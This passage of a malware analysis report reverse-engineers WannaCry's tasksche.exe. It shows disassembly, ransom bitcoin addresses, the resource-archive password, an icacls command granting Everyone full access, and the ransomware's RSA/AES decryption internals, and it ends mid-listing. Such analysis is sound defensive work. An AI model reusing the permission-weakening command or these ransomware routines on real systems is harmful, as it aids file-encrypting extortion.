lea     eax, [ebp+phkResult]
xor     esi, esi
cmp     [ebp+var_8], esi
push     eax ; phkResult
lea     eax, [ebp+Dest]
push     eax ; lpSubKey
jnz     short loc_401175

```

Figure 40 – Registry Keys

```

00401E9E push     ebp
00401E9F mov     ebp, esp
00401EA1 sub     esp, 318h
00401EA7 lea     eax, [ebp+DstBuf]
00401EAD push     1 ; int
00401EAF push     eax ; DstBuf
00401EB0 mov     [ebp+Source], offset a13am4vw2dhxygx ; "13AM4UW2dhxYgXeQepoHkHSQuy6NgaEb94"
00401EB7 mov     [ebp+var_8], offset a12t9ydpgwuez9n ; "12t9YDPgwuez9NyMgw519p7A88isjr6SMw"
00401EBE mov     [ebp+var_4], offset a115p7unmngo1p ; "115p7UMMngo1pMvKpHijcRdfJNXj6LrLn"
00401EC5 call     sub_401000
00401ECA pop     ecx
00401ECB test    eax, eax
00401ECD pop     ecx
00401ECE jz      short locret_401EFD

```

```

00401ED0 call     ds:rand
00401ED6 push     3
00401ED8 cdq
00401ED9 pop     ecx
00401EDA idiv    ecx
00401EDC lea     eax, [ebp+Dest]
00401EE2 push     [ebp+edx*4+Source] ; Source
00401EE6 push     eax ; Dest
00401EE7 call     strcpy
00401EEC lea     eax, [ebp+DstBuf]
00401EF2 push     0 ; int
00401EF4 push     eax ; DstBuf
00401EF5 call     sub_401000
00401EFA add     esp, 10h

```

Figure 41 – Bitcoin Address Selection

Tasksche.exe extracts helper files from its resource section. As shown in figure 42, the names resource section is “XIA” 2048, and the file header is “PK”, suggesting a zip file. As shown back in figure 39, the XIA resources are extracted using the password WNcry@2o17 via sub\_401DAB.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	50	4B	03	04	14	00	01	00	08	00	AA	A1	AB	4A	FE	21	PK
00000010	6D	67	54	37	00	00	36	F9	15	00	06	00	00	00	62	2E	mgT7..6ù+.-...b.
00000020	77	6E	72	79	50	38	ED	87	F2	24	18	26	35	6A	4B	E0	wnryP8i!ò\$†&5jKà

Figure 41 – XIA Resource

The program then uses the icacls utility to modify the security descriptors to grant everyone access.

```
icacls . /grant /Everyone:F /T /C /Q
```

As shown in figure 42, the LinkFileIOLibrary simply performs runtime linking of file IO APIs from kernel32.dll.

```

push     esi
mov     esi, ds:GetProcAddress
push     offset ProcName ; "CreateFileW"
push     edi ; hModule
call    esi ; GetProcAddress
push     offset aWritefile ; "WriteFile"
push     edi ; hModule
mov     dword_40F878, eax
call    esi ; GetProcAddress
push     offset aReadfile ; "ReadFile"
push     edi ; hModule
mov     dword_40F87C, eax
call    esi ; GetProcAddress
push     offset aMovefilew ; "MoveFileW"
push     edi ; hModule
mov     dword_40F880, eax
call    esi ; GetProcAddress
push     offset aMovefileexw ; "MoveFileExW"
push     edi ; hModule
mov     dword_40F884, eax
call    esi ; GetProcAddress
push     offset aDeletefilew ; "DeleteFileW"
push     edi ; hModule
mov     dword_40F888, eax
call    esi ; GetProcAddress
push     offset aClosehandle ; "CloseHandle"
push     edi ; hModule
mov     dword_40F88C, eax
call    esi ; GetProcAddress
cmp     dword_40F878, ebx
mov     dword_40F890, eax
pop     esi
jz      short loc_4017D8

```

Figure 43 – Runtime Linking for File IO APIs

We also observe tasksche.exe install itself as a service. Figure 44 shows the code routine. Dynamic analysis revealed the service display name as an apparently random folder in C:\ProgramData. See figure 45.




Figure 44 – Service Creation





Figure 45 – Tasksche.exe Installed as a Service

Tasksche.exe then performs cryptographic routines, discussed in the next sub chapter, to decrypt the DLL imported by the @WannaDecryptor@ process. Tasksche.exe spawns @WannaDecryptor@ (discussed later) via the u.wnry file. The decrypted DLL's export function, called TaskStart, is imported by the @WannaDecryptor@ process. The following section documents the cryptographic routines observed in tasksche.exe.



```

00402145 push    offset Str1    ; "TaskStart"
0040214A push    eax            ; int
0040214B call    sub_402924
00402150 pop     ecx
00402151 cmp     eax, ebx
00402153 pop     ecx
00402154 jz      short loc_40215A

```

Figure 46 – Tasksche.exe Creating the TaskStart Function from Decrypted DLL

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The file tasksche.exe is responsible for decrypting and executing the content in t.wnry. Function sub\_401437 allocates memory and calls function sub\_401861, which we renamed as IMPORT\_RSA\_PUB\_KEY, shown in figure 47.




Figure 47 – tasksche.exe Acquiring Cryptographic Context and Importing Key

IMPORT\_RSA\_PUB\_KEY calls sub\_40182C (renamed as ACQUIRE\_RSA\_AES). It is responsible for acquiring the cryptographic context for the RSA encryption as shown in figure 48.

```

.text:0040182C ACQUIRE_RSA_AES proc near                ; CODE XREF: sub_401861+3↓p
.text:0040182C     push     esi
.text:0040182D     push     edi
.text:0040182E     xor      edi, edi
.text:00401830     lea      esi, [ecx+4]
.text:00401833     loc_401833:                ; CODE XREF: ACQUIRE_RSA_AES+2B↓j
.text:00401833     mov      eax, edi
.text:00401835     push     CRYPT_VERIFYCONTEXT
.text:0040183A     neg      eax
.text:0040183C     sbb      eax, eax                ; eax = 0
.text:0040183E     push     PROV_RSA_AES
.text:00401840     and      eax, offset aMicrosoftEnhan ; "Microsoft Enhanced RSA and AES Cryptogr"...
.text:00401845     push     eax                    ; pszProvider
.text:00401846     push     0                     ; pszContainer
.text:00401848     push     esi                    ; Handle to CSP
.text:00401849     call     CryptAcquireContext
.text:0040184F     test     eax, eax
.text:00401851     jnz      short loc_40185C
.text:00401853     inc      edi
.text:00401854     cmp      edi, 2
.text:00401857     jl       short loc_401833
.text:00401859     loc_401859:                ; CODE XREF: ACQUIRE_RSA_AES+33↓j
.text:00401859     pop      edi
.text:0040185A     pop      esi
.text:0040185B     retn
.text:0040185C     ; -----
.text:0040185C     loc_40185C:                ; CODE XREF: ACQUIRE_RSA_AES+25↑j
.text:0040185C     push     1
.text:0040185E     pop      eax
.text:0040185F     jmp      short loc_401859
.text:0040185F ACQUIRE_RSA_AES endp

```

Figure 48 – Acquiring Cryptographic Context

The IMPORT\_RSA\_PUB\_KEY function also calls CryptImportKey (shown in figure 49), which is responsible for returning the RSA public key from a cryptographic blob to the cryptographic service provider (CSP). The definition for CryptImportKey is shown here:

```

BOOL WINAPI CryptImportKey(
    _In_   HCRYPTPROV hProv,
    _In_   BYTE      *pbData,
    _In_   DWORD      dwDataLen,
    _In_   HCRYPTKEY   hPubKey,
    _In_   DWORD      dwFlags,
    _Out_  HCRYPTKEY   *phKey
);

```

```

00401875 lea      ecx, [esi+8]
00401878 push     ecx                    ; *phKey
00401879 push     eax                    ; flags = NULL
0040187A push     eax                    ; hPubKey = NULL
0040187B push     494h                 ; size = 1172 Bytes
00401880 push     offset unk_40EBF8 ; PUBLICKEYSTRUC
00401885 push     dword ptr [esi+4] ; hCSP
00401888 call     CryptImportKey
0040188E jmp      short loc_4018A3

```

Figure 49 – Tasksche.exe Importing RSA Key

Shown above in figure 49, we observe the pbData parameter for the CryptImportKey function is a pointer to address 0x0040EBF8 in the data section. 0x0040EBF8 is a public key BLOB, which is defined as:

```
PUBLICKEYSTRUC  publickeystruc;
RSAPUBKEY  rsapubkey;
BYTE  modulus[rsapubkey.bitlen/8];
```

The structure is then followed by the public key. The first part of the BLOB is the PUBLICKEYSTRUC, defined as:

```
typedef struct _PUBLICKEYSTRUC {
    BYTE  bType;
    BYTE  bVersion;
    WORD  reserved;
    ALG_ID aiKeyAlg;
} BLOBHEADER, PUBLICKEYSTRUC;
```

The next part of the BLOB is the RSAPUBKEY, defined as:

```
typedef struct _RSAPUBKEY {
    DWORD magic;
    DWORD bitlen;
    DWORD pubexp;
} RSAPUBKEY;
```

The third part of the blob is the public key modulus value. By analyzing the BLOB at 0x0040EBF8, we can extract these various encryption parameters. See figure 50.

PUBLICKEYSTRUC.bType = 0x07. This value defines the blob as a public/private key.

PUBLICKEYSTRUC.bVersion = 0x02. This specifies the version number.

PUBLICKEYSTRUC.reserved = 0x0000. These values are unused.

PUBLICKEYSTRUC.aiKeyAlg = 0x0000A400. This value is CALG\_RSA\_KEYX, which specifies an RSA public key exchange algorithm supported by the Microsoft CSP.

RSAPUBKEY.magic = 0x32315352. This is ASCII for RSA2 and is the magic header value for an RSA version 2 key blob.

RSAPUBKEY.bitlen = 0x00000800. Since  $0x800 = 2048$ , this specifies a 2048 bit key length.

RSAPUBKEY.pubexp = 0x00010001. This indicates a public exponent of 65537.

The actual public key, or modulus, are the 256 bytes following the public exponent (address range 0x0040EC0B – 0x0040EE61). The byte-length of the modulus was calculated as 256 bytes, since  $(RSAPUBKEY.bitlen / 8) = (2048 / 8) = 256$ .

0040EBF8	07 02 00 00 00 A4 00 00	52 53 41 32 00 08 00 00	.....ñ..RSA2....
0040EC08	01 00 01 00 43 2B 4D 2B	04 9C 0A D9 9F 1E DA 5F	....C+M+.E.+■.+
0040EC18	ED 32 A9 EF E1 CE 1A 50	F4 15 E7 51 7B EC B0 27	f2~n0+.P(.tQ{8!~
0040EC28	56 05 58 B4 F6 83 C9 B6	77 5B 80 61 18 1C AB 14	U.X!÷â+!w[Ça..½.
0040EC38	D5 6A FD 3B 70 9D 13 3F	2E 21 13 F1 E7 AF E3 FB	+j²;p..?..!..±t»pv
0040EC48	AB 6E 43 71 25 6D 1D 52	D6 05 5F 13 27 9E 28 89	½nCq%m.R+._.'P(ë
0040EC58	F6 CA 90 93 0A 68 C4 DE	82 9B AA C2 82 02 B1 18	÷-.ô.h- éç-~é.].

Figure 50 – Tasksche.exe RSA Public Key Blob

This key is used to decrypt an AES key in t.wnry. Figure 51 shows the code pass in t.wnry as an argument to the decryption routine. The decryption routine verifies t.wnry by checking for the “WANACRY!” file header, as shown in figure 52.

```

0040211B lea     eax, [ebp+var_4]
0040211E lea     ecx, [ebp+var_6E4]
00402124 push    eax                ; int
00402125 push    offset aT_wnry    ; "t.wnry"
0040212A mov     [ebp+var_4], ebx
0040212D call    sub_4014A6      ; DECRYPTION
00402132 cmp     eax, ebx
00402134 jz      short loc_40215A

```

Figure 51 – Tasksche.exe Calls Routine to Decrypt t.wnry

```

00401564 push    8                ; Size
00401566 push    offset aWanacry  ; "WANACRY!"
0040156B lea     eax, [ebp+Buf1]
00401571 push    eax                ; Buf1
00401572 call    memcmp
00401577 add     esp, 0Ch
0040157A test    eax, eax
0040157C jnz     loc_4016D0

```

Figure 52 – Check t.wnry for WANACRY! File Header

The CryptDecrypt function, defined below, is called to decrypt t.wnry. See figure 53.

```

BOOL WINAPI CryptDecrypt(
    _In_     HCRYPTKEY    hKey,
    _In_     HCRYPTHASH  hHash,
    _In_     BOOL        Final,
    _In_     DWORD       dwFlags,
    _Inout_  BYTE        *pbData,
    _Inout_  DWORD       *pdwDataLen
);

```



```

004019FB push    eax                ; *pdwDataLength
004019FC push    [ebp+Src]        ; *pbData
004019FF push    0                ; dwFlags
00401A01 push    1                ; bFinal
00401A03 push    0                ; hHash
00401A05 push    dword ptr [esi+8] ; hKey
00401A08 call    CryptDecrypt
00401A0E test    eax, eax

```

Figure 53 – Tasksche.exe Decrypting t.wnry

Tasksche.exe decrypts two parts of t.wnry. The first part is an AES private key blob. The decrypted AES key, which is BE E1 9B 98 D2 E5 B1 22 11 CE 21 1E EC B1 3D E6, is then used to decrypt the DLL in t.wnry. DLL is decrypted with the 16 Byte AES private key using AES 128-CBC (Cipher Block Chaining). Function sub\_403A77 performs the DLL decryption. Figure 54 shows the S-BOX in the .data section at 0x004089FC. Figure 55 shows the Inverse S-BOX in the .data section at 0x00408AFC. Figure 56 illustrates the t.wnry in a hex editor. The red section is the encrypted AES key. The blue section is the encrypted DLL. Once decrypted, @WannaDecryptor@ imports the TaskStart function from the DLL.

004089FC	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76	c w{=ko+0.g+!+&v
00408A0C	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0	-é+>-VG=;+0»Eñr+
00408A1C	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15	+²ô&6?■!4Ñs±q+1.
00408A2C	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75	.!#+.û.û..ÇGd'!u
00408A3C	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84	.â,..nZáR;+!)p/ä
00408A4C	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF	S-.f·n![]j-+9JLX-
00408A5C	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8	-n~vCM3âE-...P<■¿
00408A6C	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2	Qú@.Æ.8)+!+!..=-
00408A7C	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73	-.8.ûD.-²~=d].s
00408A8C	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB	`0.~".êFe+.!^.!.
00408A9C	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79	a2:~.I.\$\~+&bæðSy
00408AAC	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08	t+7m.+N~1U(0ez«.
00408ABC	B4	F8	25	2E	1C	A6	B4	C6	ED	D0	74	1F	4B	BD	8B	8A	!x%..³![]F!t.K+ÿè
00408ACC	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E	p>[]FH.÷.a5W!ã-.P
00408ADC	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF	0°ÿ.i+âöç.çT+U(
00408AEC	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16	îíë~.µBhAÜ-~!T+.

Figure 54 – S-BOX Used in AES Decryption

00408AFC	52	09	6A	D5	30	36	A5	38	BF	40	A3	9E	81	F3	D7	FB	R.j+06Ñ8+@úP.=+v
00408B0C	7C	E3	39	82	9B	2F	FF	87	34	8E	43	44	C4	DE	E9	CB	p9éç/-ç4âCD-!T-
00408B1C	54	7B	94	32	A6	C2	23	3D	EE	4C	95	0B	42	FA	C3	4E	T{02²-#eLð.B·+N
00408B2C	08	2E	A1	66	28	D9	24	B2	76	5B	A2	49	6D	8B	D1	25	..íf(+\${!v[óImÿ-%
00408B3C	72	F8	F6	64	86	68	98	16	D4	A4	5C	CC	5D	65	B6	92	r°÷dâhÿ.+ñ\![]e!Æ
00408B4C	6C	70	48	50	FD	ED	B9	DA	5E	15	46	57	A7	8D	9D	84	1pHP²f!+^FWº..ä
00408B5C	90	D8	AB	00	8C	BC	D3	0A	F7	E4	58	05	B8	B3	45	06	..+½.î+..■SX.+[]E.
00408B6C	D0	2C	1E	8F	CA	3F	0F	02	C1	AF	BD	03	01	13	8A	6B	-,...-?..->+...èk
00408B7C	3A	91	11	41	4F	67	DC	EA	97	F2	CF	CE	F0	B4	E6	73	:æ.A0g_0ù=-+=!µs
00408B8C	96	AC	74	22	E7	AD	35	85	E2	F9	37	E8	1C	75	DF	6E	0¼t""t;5âG·7F.u n
00408B9C	47	F1	1A	71	1D	29	C5	89	6F	B7	62	0E	AA	18	BE	1B	G±.q.)+ëo+b.~.+.
00408BAC	FC	56	3E	4B	C6	D2	79	20	9A	DB	C0	FE	78	CD	5A	F4	nU>K!-y·ÿ![]x-Z(
00408BBC	1F	DD	A8	33	88	07	C7	31	B1	12	10	59	27	80	EC	5F	..!¿3ê..![]..Y'Ç8_
00408BCC	60	51	7F	A9	19	B5	4A	0D	2D	E5	7A	9F	93	C9	9C	EF	`Q.-~![]J.-sz■0+En
00408BDC	A0	E0	3B	4D	AE	2A	F5	B0	C8	EB	BB	3C	83	53	99	61	áa;Hk*)!+d+<âSÜa
00408BEC	17	2B	04	7E	BA	77	D6	26	E1	69	14	63	55	21	0C	7D	..+~![]w+&0i.cu!..)

Figure 55 – Inverse S-BOX

00000000	57 41 4E 41 43 52 59 21	00 01 00 00 1E 38 22 27	WANACRY!.....8"'
00000010	FD E6 7F 0C 5D E7 7E 3E	28 A7 AF FD 2A 50 64 49	.....].~>(...*PdI
00000020	66 C6 B6 27 17 6D 3E D2	FF 1C 32 CB 8C 30 88 60	f...'.m>...2..0.`
00000030	70 F6 EA E9 99 81 5E 15	FE 03 23 49 7C BB CE 3C	p.....^...#I ..<
00000040	EE 57 E0 42 DC 3D AF A8	82 B8 4D 01 05 7A 78 46	.W.B.=...M..zxF
00000050	70 0E A8 DD E5 30 65 B5	B1 F1 50 EE 10 1D B3 22	p....0e...P...."
00000060	B5 DD E8 D3 6E 68 42 29	3E AB F6 C2 13 42 DD C9	.....nhB)>....B..
00000070	7D DE 5B 64 24 AC 9B 8F	93 8E B7 2C 10 E2 16 38	}.[d\$.~.....,....8
00000080	B6 03 F6 90 D1 6B 24 1F	C7 D3 E9 E3 53 EC 77 2B	.....k\$.....S.w+
00000090	81 0A 98 B3 FF 4E DA D7	A8 8D B6 A3 70 2F 93 90	.....N.....p/..
000000A0	F3 59 19 4C 43 B7 E2 0D	EC 8C DA 82 E4 39 4C B0	.Y.LC.....9L.
000000B0	5C 21 75 1E CE C5 3F 68	48 22 D1 89 3C 64 88 BC	\!u...?hH"..<d..
000000C0	64 53 25 41 0D 1B A4 18	0B B3 8D 49 75 EF B5 D3	dS%A.....Iu...
000000D0	0A 6E 45 69 37 49 93 83	9E 80 02 38 E9 56 BC F6	.nEi7I.....8.V..
000000E0	3A 46 F3 CB 1F AC 2D 07	91 F2 A1 2C A4 E0 1D E7	:F.....-.....,....
000000F0	ED 90 02 D8 AA 87 5C 19	97 AD D1 B2 7D C9 0C 60	.....\.....}...`
00000100	31 3F A7 93 6D F1 15 35	67 AE 49 27 04 00 00 00	1?...m..5g.I'....
00000110	00 00 01 00 00 00 00 00	8F EE D8 08 1C 8A 71 E5	.....q.
00000120	98 5C 17 8E 39 60 F2 8D	DA 74 BA CC CC CB 09 61	.\..9`...t.....a
00000130	D9 AC BE CC E8 C2 96 D1	28 7C D7 38 FD 4C CD 07	.....( .8.L..
00000140	94 ED 36 37 F0 67 6A 72	53 1C 7C C6 65 FE CD 03	..67.gjrS. .e...
00000150	66 F5 46 69 90 9A 0E 17	1B BD 5C 9F 12 92 72 F9	f.Fi.....\....r.
00000160	6B B0 21 64 EA D1 FC EE	D9 B4 F0 38 C5 A4 27 67	k.!d.....8..'g
00000170	31 79 2B FB DF 27 FF 69	31 74 B3 4C E4 3E AF 75	1y+..'..i1t.L.>.u

Figure 56 – t.wnry (Red = Encrypted AES Key; Blue = Encrypted DLL that exports TaskStart)

The following chapters summarizes the files extracted from tasksche.exe's XIA resource section and the operation of @WannaDecryptor@ (decrypted DLL operations) respectively.

## XIA.ZIP FILES

The XIA.zip is a password protected (WNcry@2o17) archive extracted from tasksche's resources. This section summarizes the artifacts extracted from this archive.

## MSG FOLDER

The msg folder contains language-specific fonts and packages for the decryption instructions. It has a total of 28 languages listed within the folder. See figure 57.

```
C:\Users\MALWARE_HUNTER\Desktop\msg>dir
Volume in drive C has no label.
Volume Serial Number is 9051-1781

Directory of C:\Users\MALWARE_HUNTER\Desktop\msg

05/16/2017  05:01 PM    <DIR>          .
05/16/2017  05:01 PM    <DIR>          ..
11/19/2010  03:16 PM             47,879 m_bulgarian.wnry
11/19/2010  03:16 PM             54,359 m_chinese (simplified).wnry
11/19/2010  03:16 PM             79,346 m_chinese (traditional).wnry
11/19/2010  03:16 PM             39,070 m_croatian.wnry
11/19/2010  03:16 PM             40,512 m_czech.wnry
11/19/2010  03:16 PM             37,045 m_danish.wnry
11/19/2010  03:16 PM             36,987 m_dutch.wnry
11/19/2010  03:16 PM             36,973 m_english.wnry
11/19/2010  03:16 PM             37,580 m_filipino.wnry
11/19/2010  03:16 PM             38,377 m_finnish.wnry
11/19/2010  03:16 PM             38,437 m_french.wnry
11/19/2010  03:16 PM             37,181 m_german.wnry
11/19/2010  03:16 PM             49,044 m_greek.wnry
11/19/2010  03:16 PM             37,196 m_indonesian.wnry
11/19/2010  03:16 PM             36,883 m_italian.wnry
11/19/2010  03:16 PM             81,844 m_japanese.wnry
11/19/2010  03:16 PM             91,501 m_korean.wnry
11/19/2010  03:16 PM             41,169 m_latvian.wnry
11/19/2010  03:16 PM             37,577 m_norwegian.wnry
11/19/2010  03:16 PM             39,896 m_polish.wnry
11/19/2010  03:16 PM             37,917 m_portuguese.wnry
11/19/2010  03:16 PM             52,161 m_romanian.wnry
11/19/2010  03:16 PM             47,108 m_russian.wnry
11/19/2010  03:16 PM             41,391 m_slovak.wnry
11/19/2010  03:16 PM             37,381 m_spanish.wnry
11/19/2010  03:16 PM             38,483 m_swedish.wnry
11/19/2010  03:16 PM             42,582 m_turkish.wnry
11/19/2010  03:16 PM             93,778 m_vietnamese.wnry
                28 File(s)              1,329,657 bytes
                 2 Dir(s)  22,750,371,840 bytes free
```

Figure 57 – Language Packs

## B.WNRY

The b.wnry file is a bitmap image used by the malware as the background image on the infected machine. See figure 58.




Figure 58 – b.wnry bmp Image

## C.WNRY

The c.wnry is a configuration file containing the target address and the TOR communication endpoints information. The TOR browser is used to access the Onion URLs, listed below, used by the malware to collect payments. It chooses one of the three bitcoin addresses, listed in figure 59, at random and writes to the c.wnry file. This functionality is found in tasksche.exe's sub\_401000 in figure 41.




Figure 59 – TOR URL's and Browser Version

## S.WNRY

The s.wnry file is a zipped file which is an archive that contains the TOR client used for payments. When the file is unzipped it contains the tor.exe and supporting dll's. See figure 60.

Name	Size	Type	Modified
